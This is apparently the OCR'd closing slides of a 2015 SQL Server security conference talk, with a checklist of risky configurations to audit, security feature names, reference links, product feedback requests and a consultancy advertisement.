
SQL Server Database Ownership: survey results & recommendations + Checkup Script

- Unsafe Assemblies
- Xp_cmdshell
- Msdb-access
- ALTER and CONTROL permissions
- Old clients
- Service Accounts, shared usage, high privileges
- Code (Procedures,…) executed and/or owned by db_owner and other high privileged accounts
- Jobs owned by sysadmin
- …

- (no guarantee for completeness and future)

SQLDay 2015

What‘s right for me?



Policy Based Management

Proxy

Ownership-chaining

Server-Role

IPSec

Signatur

Aymmetric Key

Auditing

Encryption

AES 256

Database-Role

Kerberos

DBOC

Trustworthy

Prozesse

Symmetric Key

SSL

TDE

Certificate

Trigger

Contained Database

Loginless-User

Tracing

App-Schema

RSA 2048


Q & A

Andreas Wolter

Microsoft CERTIFIED Solutions Master Data Platform

Microsoft CERTIFIED Master SQL Server® 2008


Contact:	andreas.wolter@SarpedonQualityLab.com
Blog:	www.insidesql.org/blogs/andreaswolter/
Linkedin:	www.linkedin.com/in/andreaswolter
Twitter:	@AndreasWolter



Ressources

- **Database Ownership**: Survey results & recommendations
  - www.insidesql.org/blogs/andreaswolter/2014/06/sql-server-database-ownership-survey-results-recommendations
- Microsoft SQL Server 'sp_replwritetovarbin' Remote Memory Corruption Vulnerability http://support.microsoft.com/kb/961040/en-us
  - Microsoft Security Update for SQL Server 2005 Service Pack 2
  - Microsoft Security Update for SQL Server 2000 Service Pack 4 and MSDE 2000
- VIEWSTATE Vulnerabilities
  - http://blog.ptsecurity.com/2012/01/viewstate-vulnerabilities.html
- CWE/SANS Top 25 Most Dangerous Software Errors
  - http://cwe.mitre.org/top25/index.html
- Microsoft Security Bulletins
  - http://technet.microsoft.com/en-us/security/bulletin/
- SQL Server Security Blog
  - http://blogs.msdn.com/b/sqlsecurity/
- Security Development Lifecycle Blog
  - http://blogs.msdn.com/b/sdl/
  - Attack Surface Analyzer 1.0: http://blogs.msdn.com/b/sdl/archive/2012/08/02/attack-surface-analyzer-1-0-released.aspx
- SDL Quick Security References
  - http://www.microsoft.com/en-us/download/details.aspx?id=13759
- Advanced SQL Injection In SQL Server Applications, Chris Anley
- SQL Server Forensic Analysis, Kevvie Fowler

SQLDay 2015



Connect Items, which love to get your vote ☺

- Providing a special Server principal for Database Ownership
  - To solve the problem with the database owner, which unfortunately is sa in 80% of all servers – with all the security risks – explained in my blog:
    - http://www.insidesql.org/blogs/andreaswolter/2013/12/survey-sql-server-database-ownership-datenbankbesitzer
- Extended Events UI Export Display Settings: include grouping
  - To improve the XEvent GUI in terms of saving view settings incl. grouping
- Allow the use of saved Credentials/Proxy Accounts for Reporting Services Subscriptions
- Shared Datsets with spatial data - no preview in map pane and as well as in spatial data + analytical dat…
- Group Managed Service Accounts Support for SQL Server Failover Clusters
- Support SQL Broker Service to be a target of Extended Events

SQLDay 2015

SARPEDON QUALITY LAB

MICROSOFT® CERTIFIED SINCE 2000

Sarpedon Quality Lab:

Your Specialist for Database-Systems based on SQL Server Technologies

SARPEDON QUALITY LAB

We are **one of only 2 companies worldwide** who have reached the **highest technical certifications** from Microsoft for **SQL Server 2008** as well as **SQL Server 2012**!

Microsoft CERTIFIED Master SQL Server® 2008

Microsoft CERTIFIED Solutions Master Data Platform

MVP Microsoft® Most Valuable Professional

We love to support you and use our know-how to your advantage.

our ***Services*** cover:

- *SQL Server Health checks*
- *Performance Analysis & Tuning*
- *Disaster-Recovery & SLA-Compliance-Checks*
- *Security-Checks*
- *Data Rescue in case of corruption*
- *Architecture-Planning, Consulting and Implementation*

- ***Training***: SQL SERVER MASTER-CLASS

Ask us: info@Sarpedon.de, en.SarpedonQualityLab.com